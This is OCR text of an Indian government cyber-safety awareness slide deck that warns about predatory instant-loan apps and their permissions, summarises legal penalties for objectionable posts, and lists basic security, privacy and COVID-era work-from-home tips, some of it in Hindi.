
Loan on Phone

- Bank Apps:

- All Top Banks and Money lending institutions have their apps and offering Insta loans.
- Which are as per the bank norms.

Non-Banking / Financial Institutions- Mobile Money lending Apps:

What Information these apps collect for single click loan???



Above adverisement seen and refered by a friend to another friend.

The number of refered members install, he get more credits (or) extra loan

It collects for basic info


When he click the link and install in his phone, it collects basic details in single click, accepting the terms and conditions button.

The hidden permission one gives when install App are as blow:

1. **Package Click**
- Contacts
- Location & proximate location (Network based)
- Other apps (googlePay, PhonePe or any financial app - crediting money)
-Camara
-Storage
- Complete phone status (to read the identity-tracking)
-Google account
-Calendar

All the above in a SINGLE click..
As it is a one click loan

2. Occupainal Details



- Tracking of activities,
- reading messages,
- auto debit of Interest on monthly/ daily basis.
- notifications with links
- charge of high interest rates
- recovery of loan is painful/harsh behave with Students
- other privacy & security converns

CONSEQUENCES

CONSEQUENCES

The admins as well as the users posting such objectionable content will be punished under:

- **Section 153A of IPC** punishes offenses related to promoting enmity between different groups on grounds of religion, race, place of birth, residence, language, etc., and doing acts prejudicial to maintenance of harmony. Punihsment can extent from imprisonment from three to five years as well as fine.
- **Section 153B of IPC** safeguards the interests of “class of persons” and “national integration” by providing punishment against imputations and assertions prejudicial to national integration.

CONSEQUENCES

- **Section 295A of IPC** deals with actions that are intended to outrage religious feelings of any class by insulting its religion or religious beliefs.
- **Section 505 of IPC** deals with spreading of false and mischievous news intended to upset the public tranquility.
- **Sec 188 of the IPC** prescribes punishment for disobeying any order duly promulgated by a public servant.
- **Section 66C of the IT Act** deals punishment for identity theft and says that whoever, fraudulently or dishonestly make use of the electronic signature, password or any other unique identification feature of any person, shall be punished with imprisonment of either description for a term which may extend to three years and shall also be liable to fine with may extend to rupees one lakh.

CONSEQUENCES

- **Sec 66D of the IT Act** deals with punishment for cheating by personation by using computer resource, with imprisonment of either description for a term which may extend to three years and shall also be liable to fine which may extend to one lakh rupees.
- **Section 54 of Disaster Management Act** deals with someone who is providing/forwarding misleading information related to the severity/ magnitude of the epidemic which may lead to panic, and that person will be punished with imprisonment which may extend to one year or with fine.
- **Section 68 of the Bombay Police Act, 1951,** states that all persons shall be bound to conform to the reasonab1e directions of a Police officer given in fulfilment of any of his duties under this Act.
- **Section 144 & Section 144 (3) of Criminal Procedure Code 1973**

Never share any message without knowing the genuinely:

- not post, share, forward, disseminate, any message, content, pictures or photos, videos
- anything that could promote enemity on grounds of religion, nationality, race, language and other grounds of discrimination
- (or) disrupt public order, decency and morality. If such act is committed, the law enforcement agency will take stern action against such perpetrators.

www.isea.gov.in

Security Tips for Women

Information Security Education & Awareness
www.isea.gov.in

For more details visit :
www.InfoSec awareness.in

Keep a positive outlook , be calm and engage in well being practices for yourself like meditation thru meditation apps, or engaging in little hobby or listening to music etc.

Use collaboration apps like Google hangout, skype etc., to discuss work and be with flow.

Take time for short breaks - tea breaks, meals break, short family break, walk around and stretch a little

Complete your kitchen activities before you start your work

Take care of yourself and your health set a daily routine of personal hygiene and self grooming.

Best practices to follow while working from home to maintain your well being

Create a convenient space to work like table, chair, water, book, pen etc.,

Take time to talk, interact with colleagues and friends online thru WhatsApp, video chats etc., keep yourself connected and be open to share.

Maintain a to do list so that you don't miss any office activity

Programme by : Ministry of Electronics & Information Technology(MeitY), Govt. of India

Supported by : Ministry of Home Affairs (MHA), Govt. of India

certin
http://cert-in.org.in/
www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

END NOW FOUNDATION
ADVOCACY ON DIGITAL SAFETY

For more details / queries on Cyber Security Call us on our Toll free No.
1800 425 6235

Implemented by
सी डैक CDAC

Information Security Education & Awareness
www.isea.gov.in

ISEA के अपील 7 Appeals from ISEA

For more details visit :
www.InfoSec awareness.in

1

Take care of your family from online threats and scams
ऑनलाइन खतरों और घोटालों से अपने परिवार का ख्याल रखें

2

Maintain digital distancing with strangers met online
ऑनलाइन मिले अजनबियों के साथ डिजिटल दूरी बनाए रखें

3

Take steps to boost your online security
अपने ऑनलाइन सुरक्षा को बढ़ाने के लिए कदम उठाएं

4

Respect the privacy of others
दूसरों की निजता का सम्मान करें

5

Be kind and don't be a cyber bully
दयालु बने और साइबर बुली ना बनें

6

Help others to connect securely
दूसरों को सुरक्षित रूप से जोड़ने में मदद करें

7

Always Download apps from trusted sources only
हमेशा विश्वसनीय स्रोत से ही एप्लिकेशन डाउनलोड करें

Programme by : Ministry of Electronics & Information Technology(MeitY), Govt. of India

Supported by : Ministry of Home Affairs (MHA), Govt. of India

certin
http://cert-in.org.in/
www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

END NOW FOUNDATION
ADVOCACY ON CYBER SAFETY

For more details / queries on Cyber Security Call us on our Toll free No.
1800 425 6235

Implemented by
सी डैक CDAC

ABCs of Information Security

Information Security Education & Awareness
www.isea.gov.in

For more details visit :
www.InfoSec awareness.in

A Always properly log out after completion of online transactions

B Be careful what you click

C Clear cookies and delete browsing history at the end of session and stay safe

D Do not carry your PIN number in wallets better to memorize your PIN

E Enlighten yourself on Cyber Security measures

F Following basic rules of social networking can prevent damaging your online relationships

G Giving out your personal information online is not advisable

H Help yourself to maintain a positive online presence

I Install Anti-Virus Protection

J Join hands to stop spreading fake news

K Keep software up to date

L Lock your devices when not in use

M Monitor your accounts for any suspicious activity

N Never believe on forward messages, check source and URL

O Only install apps and software from trusted sources

P Pay extra attention when using public Wi-Fi

Q Quarantine all unused apps

R Respect the privacy of others

S Scan any file downloaded from internet before opening/using/installing

T Turn on Automatic Updates for your operating system

U Use strong passwords with personal acronym

V Verify with whom you are interacting online

W Watch out for online scams

X XTRA precaution for your online financial transactions

Y Your priority on cyber security makes you cyber aware citizen

Z Zero participation in dark web

Programme by : Ministry of Electronics & Information Technology(MeitY), Govt. of India

Supported by : Ministry of Home Affairs (MHA), Govt. of India

cert-in http://cert-in.org.in/
www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

DSCI

END NOW ADVOCACY ON CYBER SAFETY


For more details / queries on Cyber Security
Call us on our Toll free No.
1800 425 6235

Implemented by सी डैक CDAC

Information Security Education & Awareness
www.isea.gov.in

For more details visit :
www.InfoSec awareness.in

Fun with Words



Look out for online games or make picture cards which can help to improve your child's vocabulary. These pictures or cards are presented to the player to make a word out of it where the child has to select from a choice of letters to come up with a word. Also can consider interactive puzzles with short animation illustrating the definition and the child has to solve the puzzle to find the word.

For more information, please visit: www.infosecawarenees.in

Programme by : Ministry of Electronics & Information Technology(MeitY), Govt. of India

Supported by : Ministry of Home Affairs (MHA), Govt. of India

cert-in http://cert-in.org.in/
www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

END NOW ADVOCACY ON CYBER SAFETY

For more details / queries on Cyber Security
Call us on our Toll free No.
1800 425 6235

Implemented by सी डैक CDAC

Women@home – Due to COVID-19

After she downloads secured games for children

Ministry of Electronics & Information Technology, Government of India

Respect the real heroes who are helping you during COVID19 pandemic situation

कोविड़ 19 महामारी की स्थिति के दौरान आपकी मदद करने वाले असली नायकों का सम्मान करें ।

certin http://cert-in.org.in/ www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

END NOW

For more details / queries on Cyber Security Call us on our Toll free No. 1800 425 6235

Implemented by सी डैक CDAC

इंडियनऑयल IndianOil


ISEA Information Security Education & Awareness www.isea.gov.in

Respect the privacy of others just as you expect the same from them

दूसरों की निजता का सम्मान करें जैसे आप उनसे अपेक्षा करते हैं।

For more details visit : www.InfoSec awareness.in


Ministry of Electronics & Information Technology
Government of India
SPAM
Download me
ISEA
Information Security Education & Awareness
www.isea.gov.in
Be aware of the safety measures to be taken to avoid COVID19
COVID19 से बचने के लिए किए जाने वाले सुरक्षा उपायों से अवगत रहें।
Be aware of security measures to be taken to avoid cyber threats
साइबर खतरों से बचने के लिए किए जाने वाले सुरक्षा उपायों के बारे में जागरूक रहें।
cert-in
http://cert-in.org.in/
www.cyberswachhtakendra.gov.in
Cyber Safe GIRL
END NOW
For more details / queries on Cyber Security Call us on our Toll free No.
1800 425 6235
Implemented by
सी डैक CDAC
For more details visit :
www.InfoSec awareness.in


Ministry of Electronics & Information Technology, Government of India
केनरा बैंक
Canara Bank
Lockdown is a safety measure to prevent community spread of COVID 19
लॉकडाउन कोविड 19 के सामुदायिक प्रसार को रोकने के लिए एक सुरक्षा उपाय है।
certin
http://cert-in.org.in/
www.cyberswachhtakendra.gov.in
Cyber Safe GIRL
END NOW
For more details / queries on Cyber Security Call us on our Toll free No.
1800 425 6235
Implemented by
सी डैक CDAC


ISEA
Information Security Education & Awareness
www.isea.gov.in
Lock your devices after your use to prevent unauthorised access
अनौथराइज्ड एक्सेस को रोकने के लिए अपने उपयोग के बाद अपने उपकरणों को लॉक करें।
For more details visit :
www.InfoSec awareness.in

Ministry of Electronics & Information Technology, Government of India

Clean and disinfect your belongings after you reach home to secure your family from COVID19

कोवीद19 से अपने परिवार को सुरक्षित करने के लिए घर पहुंचने के बाद अपने सामान को साफ और कीटाणु रहित करें ।

cert-in
http://cert-in.org.in/

www.cyberswachhtakendra.gov.in

Cyber Safe GIRL

END NOW

For more details / queries on Cyber Security Call us on our Toll free No.
1800 425 6235

Implemented by सी डैक CDAC

केनरा बैंक
Canara Bank

ISEA
Information Security Education & Awareness
www.isea.gov.in

Clear cookies and delete browsing history at end of session and stay safe


कुकी साफ़ करें और सेशन के अंत में ब्राउज़िंग हिस्ट्री हटा दें और सुरक्षित रहें।

For more details visit :
www.
InfoSec
awareness.in

www.isea.gov.in

- :

- https://infosecawareness.in/handbooks



www.isea.gov.in

Stay Home… Stay Safe….

Thank You